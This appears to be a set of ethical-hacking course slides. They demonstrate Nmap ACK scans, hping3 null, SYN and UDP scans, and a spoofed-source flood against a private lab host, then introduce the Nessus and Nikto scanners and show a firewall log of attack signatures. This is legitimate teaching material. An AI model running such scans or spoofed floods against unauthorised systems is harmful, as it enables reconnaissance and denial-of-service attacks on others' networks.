The ACK scan probe packet has only the ACK flag set (unless you use --scanflags). When scanning unfiltered systems, open and closed ports will both return a RST packet. Nmap then labels them as unfiltered, meaning that they are reachable by the ACK packet, but whether they are open or closed is undetermined. Ports that don't respond, or send certain ICMP error messages back (type 3, code 0, 1, 2, 3, 9, 10, or 13), are labeled filtered.

<https://nmap.org/book/man-port-scanning-techniques.html>

The textbook

- **ACK scan**—Attackers typically use ACK scans to get past a firewall or other filtering device. A filtering device looks for the SYN packet, the first packet in the three-way handshake, that the ACK packet was part of. Remember this packet order: SYN, SYN/ACK, and ACK. If the attacked port returns an RST packet, the packet filter was

Copyright 2017 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. WCN 02-200-208

Copyrighted material

Using Port-Scanning Tools **117**

fooled, or there's no packet-filtering device. In either case, the attacked port is considered to be "unfiltered."

Source: Hands-on Ethical Hacking and Network Defense.
Michael T. Simpson, Third Edition, page 116-117

```
root@eh-kali-05: ~
File Edit View Search Terminal Help
root@eh-kali-05:~# nmap -sA -Pn -p 80 10.76.5.101

Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-11 17:41 PDT
Nmap scan report for 10.76.5.101
Host is up (0.0011s latency).

PORT      STATE      SERVICE
80/tcp    unfiltered http
MAC Address: 00:50:56:AF:7A:D2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
root@eh-kali-05:~#
root@eh-kali-05:~#
root@eh-kali-05:~# nmap -sA -Pn -p 80 10.76.5.101

Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-11 17:41 PDT
Nmap scan report for 10.76.5.101
Host is up (-0.17s latency).


PORT      STATE      SERVICE
80/tcp    unfiltered http
MAC Address: 00:50:56:AF:7A:D2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
root@eh-kali-05:~# █
```

Conclusion: there is no evidence of a stateful firewall

hping3

hping3



The screenshot shows a web browser window displaying the official hping website at www.hping.org. The page has a header with the hping logo and navigation links for Windows Download, IP Port Scan, Linux Download, and Security Home. Below the header is a 'Home' section with a brief description of hping as a command-line TCP/IP packet assembler/analyzer. To the right is a sidebar with links to 'home', 'download', 'license', 'authors', 'documentation', 'contacts', and external links to the hping wiki and antirez's pages in English and Italian. Further down the sidebar lists 'More free software' including WBox, HTTP testing, Sisopen, Visitors, Jim interpreter, TcpCAM, Php interactive, Tcl IRCd, EncIRC, and aco2html.

While hping was mainly used as a security tool in the past, it can be used in many ways by people that don't care about security to test networks and hosts. A subset of the stuff you can do using hping:

- Firewall testing
- Advanced port scanning
- Network testing, using different protocols, TOS, fragmentation
- Manual path MTU discovery
- Advanced traceroute, under all the supported protocols
- Remote OS fingerprinting
- Remote uptime guessing
- TCP/IP stacks auditing
- hping can also be useful to students that are learning TCP/IP.

<http://www.hping.org/>


hping3

"hping is a command-line oriented TCP/IP packet assembler/analyzer. The interface is inspired to the ping(8) unix command, but hping isn't only able to send ICMP echo requests. It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features."


-- hping3 website

<http://www.hping.org/>

hping3




hping3



The screenshot shows a terminal window titled "EH-Kali-05 on 192.168.0.20" running on a Kali Linux system. The window title bar includes standard icons for file operations and a VM icon. The menu bar has "File", "View", "VM", "Applications", "Places", and "Terminal". The status bar shows the date and time as "Mon 15:21" and the user as "root@eh-kali-05: ~". The terminal window displays the help output for the hping3 command:

```
root@eh-kali-05:~# hping3 -h
usage: hping3 host [options]
-h --help      show this help
-v --version   show version
-c --count     packet count
-i --interval  wait (uX for X microseconds, for example -i u1000)
               --fast alias for -i u10000 (10 packets for second)
               --faster alias for -i u1000 (100 packets for second)
               --flood  sent packets as fast as possible. Don't show replies.
-n --numeric   numeric output
-q --quiet     quiet
-I --interface interface name (otherwise default routing interface)
-V --verbose    verbose mode
-D --debug     debugging info
-z --bind      bind ctrl+z to ttl          (default to dst port)
-Z --unbind    unbind ctrl+z
--beep        beep for every matching packet received
Mode
default mode  TCP
-0 --rawip    RAW IP mode
-1 --icmp    ICMP mode
-2 --udp     UDP mode
-8 --scan     SCAN mode.
              Example: hping --scan 1-30,70-90 -S www.target.host
-9 --listen   listen mode
IP
-a --spoof    spoof source address
--rand-dest   random destination address mode. see the man.
--rand-source random source address mode. see the man.
-t --ttl      ttl (default 64)
-N --id       id (default random)
-W --winid    use win* id byte ordering
-r --rel      relativize id field      (to estimate host traffic)
-f --frag     split packets in more frag. (may pass weak acl)
-x --morefrag set more fragments flag
-y --dontfrag set don't fragment flag
-g --fragoff  set the fragment offset
-m --mtu      set virtual mtu. implies --frag if packet size > mtu
```



hping3

```
hping3 -c 2 10.76.5.101
```

```
root@eh-kali-05:~# hping3 -c 2 10.76.5.101
HPING 10.76.5.101 (eth0 10.76.5.101): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=10.76.5.101 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.4 ms
len=46 ip=10.76.5.101 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=0.3 ms

--- 10.76.5.101 hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.3/0.4 ms
root@eh-kali-05:~#
```

Source	Destination	Protocol	Length	Info
10.76.5.150	10.76.5.101	TCP	54	2344 → 0 [<None>] Seq=1 Win=512 Len=0
10.76.5.101	10.76.5.150	TCP	60	0 → 2344 [RST, ACK] Seq=1 Ack=1 Win=...
10.76.5.150	10.76.5.101	TCP	54	2345 → 0 [<None>] Seq=1 Win=512 Len=0
10.76.5.101	10.76.5.150	TCP	60	0 → 2345 [RST, ACK] Seq=1 Ack=1 Win=...

```
Flags: 0x0000 (<None>)
 000. .... .... = Reserved: Not set
 ...0 .... .... = Nonce: Not set
 .... 0.... .... = Congestion Window Reduced (CWR): Not set
 .... .0.. .... = ECN-Echo: Not set
 .... ..0. .... = Urgent: Not set
 .... ...0 .... = Acknowledgment: Not set
 .... .... 0.... = Push: Not set
 .... .... .0... = Reset: Not set
 .... .... ..0. = Syn: Not set
 .... .... ...0 = Fin: Not set
 [TCP Flags: *****]
```

*This does two null scans
of port 0 on 10.76.5.1*

hping3

```
hping3 --scan 79-84 -s 10.76.5.101
```

```
root@eh-kali-05: ~
root@eh-kali-05:~# hping3 --scan 79-84 -s 10.76.5.101
Scanning 10.76.5.101 (10.76.5.101), port 79-84
6 ports to scan, use -V to see all the replies
+---+-----+-----+---+----+----+
|port| serv name | flags | ttl| id | win | len |
+---+-----+-----+---+----+----+
    80 http      : .S..A...  64      0  5840     46
All replies received. Done.
Not responding ports:
root@eh-kali-05:~#
```

Source	Destination	Protocol	Length	Info
10.76.5.150	10.76.5.101	TCP	54	1546 → 79 [SYN] Seq=0 Win=512 Len=0
10.76.5.150	10.76.5.101	TCP	54	1546 → 80 [SYN] Seq=0 Win=512 Len=0
10.76.5.150	10.76.5.101	TCP	54	1546 → 81 [SYN] Seq=0 Win=512 Len=0
10.76.5.150	10.76.5.101	TCP	54	1546 → 82 [SYN] Seq=0 Win=512 Len=0
10.76.5.150	10.76.5.101	TCP	54	1546 → 83 [SYN] Seq=0 Win=512 Len=0
10.76.5.150	10.76.5.101	TCP	54	1546 → 84 [SYN] Seq=0 Win=512 Len=0
10.76.5.101	10.76.5.150	TCP	60	79 → 1546 [RST, ACK] Seq=1 Ack=1 W...
10.76.5.101	10.76.5.150	TCP	60	80 → 1546 [SYN, ACK] Seq=0 Ack=1 W...
10.76.5.150	10.76.5.101	TCP	54	1546 → 80 [RST] Seq=1 Win=0 Len=0
10.76.5.101	10.76.5.150	TCP	60	81 → 1546 [RST, ACK] Seq=1 Ack=1 W...
10.76.5.101	10.76.5.150	TCP	60	82 → 1546 [RST, ACK] Seq=1 Ack=1 W...
10.76.5.101	10.76.5.150	TCP	60	83 → 1546 [RST, ACK] Seq=1 Ack=1 W...
10.76.5.101	10.76.5.150	TCP	60	84 → 1546 [RST, ACK] Seq=1 Ack=1 W...

[TCP Flags: *****S*]

This does a
SYN scan of
ports 79-84

hping3

```
hpinger3 --udp --rand-source --data 20 -c 5 10.76.5.101
```

```
root@eh-kali-05:~# hping3 --udp --rand-source --data 20 -c 5 10.76.5.101
HPING 10.76.5.101 (eth0 10.76.5.101): udp mode set, 28 headers + 20 data bytes
--- 10.76.5.101 hping statistic ---
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@eh-kali-05:~#
```

Source	Destination	Protocol	Length	Info
184.136.23.38	10.76.5.101	UDP	62	1421 → 0 Len=20
248.130.42.248	10.76.5.101	UDP	62	1422 → 0 Len=20
57.39.179.18	10.76.5.101	UDP	62	1423 → 0 Len=20
124.230.14.100	10.76.5.101	UDP	62	1424 → 0 Len=20
154.193.225.251	10.76.5.101	UDP	62	1425 → 0 Len=20

Data (20 bytes)

This sends 5 UDP packets from random IP addresses (spoofing) with 20 bytes of data to eh-owasp-05

hping3

```
hping3 -S -p 80 -c 3 10.76.5.101
```

```
root@eh-kali-05:~# hping3 -S -p 80 -c 3 10.76.5.101
HPING 10.76.5.101 (eth0 10.76.5.101): S set, 40 headers + 0 data bytes
len=46 ip=10.76.5.101 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=2.9 ms
len=46 ip=10.76.5.101 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=5840 rtt=0.4 ms
len=46 ip=10.76.5.101 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=5840 rtt=0.4 ms

--- 10.76.5.101 hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.4/1.2/2.9 ms
root@eh-kali-05:~# history
```

Source	Destination	Protocol	Length	Info
10.76.5.150	10.76.5.101	TCP	56	2164 → 80 [SYN] Seq=0 Win=512 Len=0
10.76.5.101	10.76.5.150	TCP	62	80 → 2164 [SYN, ACK] Seq=0 Ack=1 W...
10.76.5.150	10.76.5.101	TCP	56	2164 → 80 [RST] Seq=1 Win=0 Len=0
10.76.5.150	10.76.5.101	TCP	56	2165 → 80 [SYN] Seq=0 Win=512 Len=0
10.76.5.101	10.76.5.150	TCP	62	80 → 2165 [SYN, ACK] Seq=0 Ack=1 W...
10.76.5.150	10.76.5.101	TCP	56	2165 → 80 [RST] Seq=1 Win=0 Len=0
10.76.5.150	10.76.5.101	TCP	56	2166 → 80 [SYN] Seq=0 Win=512 Len=0
10.76.5.101	10.76.5.150	TCP	62	80 → 2166 [SYN, ACK] Seq=0 Ack=1 W...
10.76.5.150	10.76.5.101	TCP	56	2166 → 80 [RST] Seq=1 Win=0 Len=0

[TCP Flags: *****S*]

This does 3 SYN scans of port 80 on eh-owasp-05. Note the connection is never completed.

Only used to see how long it takes to send the packets

hping3

```
time hping3 -V -p 80 --rand-source --flood 10.76.5.101
```

```
root@eh-kali-05:~# time hping3 -V -p 80 --rand-source --flood 10.76.5.101
using eth0, addr: 10.76.5.150, MTU: 1500
HPING 10.76.5.101 (eth0 10.76.5.101): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.76.5.101 hping statistic ---
351972 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

real      0m3.506s
user      0m0.316s
sys       0m1.408s
root@eh-kali-05:~#
```

Source	Destination	Protocol	Length	Info
6.131.101.238	10.76.5.101	TCP	56	2401 → 80 [⟨None⟩] Seq=1 Win=512 L...
89.180.202.142	10.76.5.101	TCP	56	2402 → 80 [⟨None⟩] Seq=1 Win=512 L...
33.37.155.186	10.76.5.101	TCP	56	2621 → 80 [⟨None⟩] Seq=1 Win=512 L...
199.187.218.250	10.76.5.101	TCP	56	2622 → 80 [⟨None⟩] Seq=1 Win=512 L...
27.32.137.124	10.76.5.101	TCP	56	2623 → 80 [⟨None⟩] Seq=1 Win=512 L...
111.243.110.32	10.76.5.101	TCP	56	2624 → 80 [⟨None⟩] Seq=1 Win=512 L...

This command sent 351,972 spoofed packets in three and a half seconds! --flood is "fast as you can", -V is verbose.

Vulnerability Scans

Nessus

nessus

The screenshot shows the homepage of the Tenable Network Security website. The header includes the Tenable logo and navigation links for Partners, Careers, Language, Login, Products +, Support & Services +, Company +, and How to Buy. The main banner features a dark teal background with a network graph and the text "Assets & Threats Are Changing Dramatically". Below the banner, a call-to-action button says "See what you're missing". A sub-section below the banner highlights "next-generation vulnerability management" and its ability to see and understand assets and threats never visible before. At the bottom, a white box contains the text "We brought you Nessus.", followed by "And today, we continue to revolutionize cybersecurity for...". Two large orange numbers are displayed: "20,000+" under "CUSTOMERS" and "1,000,000+" under "USERS".

<https://www.tenable.com/>

nessus

"**Nessus**, the industry-leading vulnerability scanner, has been adopted by millions of users worldwide. Nessus discovers all assets on your network -- even hard-to-find assets like containers, VMs, mobile and guest devices – and informs you clearly and accurately about their vulnerabilities and prioritizes what you need to fix first. Nessus is available as both a cloud and on-premises vulnerability scanning and management solution."

-- Tenable website

<https://www.tenable.com/products>

nessus

Nessus Professional

Nessus Professional - Annual Subscription (New)



Model: SERV-NES

Price: \$2,190.00

Add to Cart:

Add to Cart

https://store.tenable.com/index.php?main_page=product_info&cPath=1&products_id=94

nessus



Nessus® Home allows you to scan your personal home network (up to 16 IP addresses per scanner) with the same high-speed, in-depth assessments and agentless scanning convenience that Nessus subscribers enjoy.

Please note that Nessus Home does not provide access to support, allow you to perform compliance checks or content audits, or allow you to use the Nessus virtual appliance. If you require support and these [additional features](#), please purchase a [Nessus](#) subscription.

Nessus Home is available for personal use in a home environment only. It is not for use by any commercial organization.

<https://www.tenable.com/products/nessus-home>

Victim logwatch of Nessus scan

Partial firewall log of Nessus scan

```
[rsimms@opus-ii security]$ sort PAN-Log-column | uniq
```

```
Bash Remote Code Execution Vulnerability(36729)
DNS Zone Transfer AXFR Attempt(33337)
Generic HTTP Cross Site Scripting Attempt(30847)
Generic HTTP Cross Site Scripting Attempt(31475)
Generic HTTP Cross Site Scripting Attempt(31477)
HTTP Apache Tomcat DefaultServlet File Disclosure Vulnerability(30869)
HTTP Cross Site Scripting Attempt(32658)
HTTP Directory Traversal Request Attempt(33194)
HTTP Directory Traversal Vulnerability(30844)
HTTP /etc/passwd Access Attempt(30852)
HTTP /etc/passwd access attempt(35107)
HTTP Non-RFC Compliant Request(39143)
HTTP OPTIONS Method(30520)
HTTP TRACE Method(30510)
HTTP TRACK Method(30853)
IBM WebSphere Faultactor Cross-Site Scripting Vulnerability(30798)
Microsoft IIS Alternate Data Streams ASP Source Disclosure(30319)
Microsoft IIS UNC Path Disclosure Vulnerability(33062)
Microsoft Windows win.ini access attempt(30851)
OpenSSL TLS Malformed Heartbeat Request Found - Heartbleed(36397)
PHP CGI Query String Parameter Handling Code Injection Vulnerability(34790)
PHP CGI Query String Parameter Handling Information Disclosure and DoS Vulnerability(34804)
Postfix SMTP Service STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability(34139)
SSH User Authentication Brute Force Attempt(40015)
Unknown HTTP Request Method Found(39822)
[rsimms@opus-ii security]$
```

Nikto

Nikto


"Nikto is an Open Source ([GPL](#)) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated."

- Nikto website

<https://cirt.net/nikto2>

